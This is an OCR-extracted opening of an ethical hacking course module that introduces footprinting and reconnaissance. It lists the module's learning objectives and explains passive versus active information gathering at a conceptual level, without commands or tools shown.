
Learning Objectives

Footprinting is the first step in the evaluation of the security posture of the IT infrastructure of a target organization. Through footprinting and reconnaissance, one can gather maximum information about a computer system or a network and about any device connected to that network. In other words, footprinting provides a security profile blueprint for an organization and should be undertaken in a methodological manner.

This module starts with an introduction to footprinting concepts and provides insights into the footprinting methodology. The module ends with an overview of footprinting tools and countermeasures.

At the end of this module, you will be able to:

- Describe footprinting concepts
- Perform footprinting through search engines and using advanced Google hacking techniques
- Perform footprinting through web services and social networking sites
- Perform website footprinting and email footprinting
- Perform Whois, DNS, and network footprinting
- Perform footprinting through social engineering
- Use different footprinting tools
- Apply footprinting best practices




LO#01: Explain Footprinting Concepts

Footprinting Concepts

This step acts as a preparatory phase for the attacker, who needs to gather as much information as possible to easily find ways to intrude into the target network.

This section aims to familiarize you with footprinting, why it is necessary, and its objectives.



What is Footprinting?

Footprinting is the first step of any attack on information systems in which an attacker **collects information about a target network** to identify various ways to intrude into the system

Types of Footprinting

Passive Footprinting	Active Footprinting
Gathering information about the target **without direct interaction**	Gathering information about the target **with direct interaction**

What is Footprinting?

An essential aspect of footprinting is identifying the level of risk associated with the organization’s publicly accessible information. Footprinting, the first step in ethical hacking, refers to the process of collecting information about a target network and its environment. Using footprinting, you can find a number of opportunities to penetrate and assess the target organization’s network.

After you complete the footprinting process in a methodological manner, you will obtain the blueprint of the security profile of the target organization. Here, the term “blueprint” refers to the unique system profile of the target organization acquired by footprinting.

There is no single methodology for footprinting, as information can be traced in a number of ways. However, the activity is important, as you need to gather all the crucial information about the target organization before beginning the hacking phase. For this reason, footprinting needs to be carried out in an organized manner. The information gathered in this step helps in uncovering vulnerabilities existing in the target network and in identifying different ways of exploiting these vulnerabilities.

Types of Footprinting

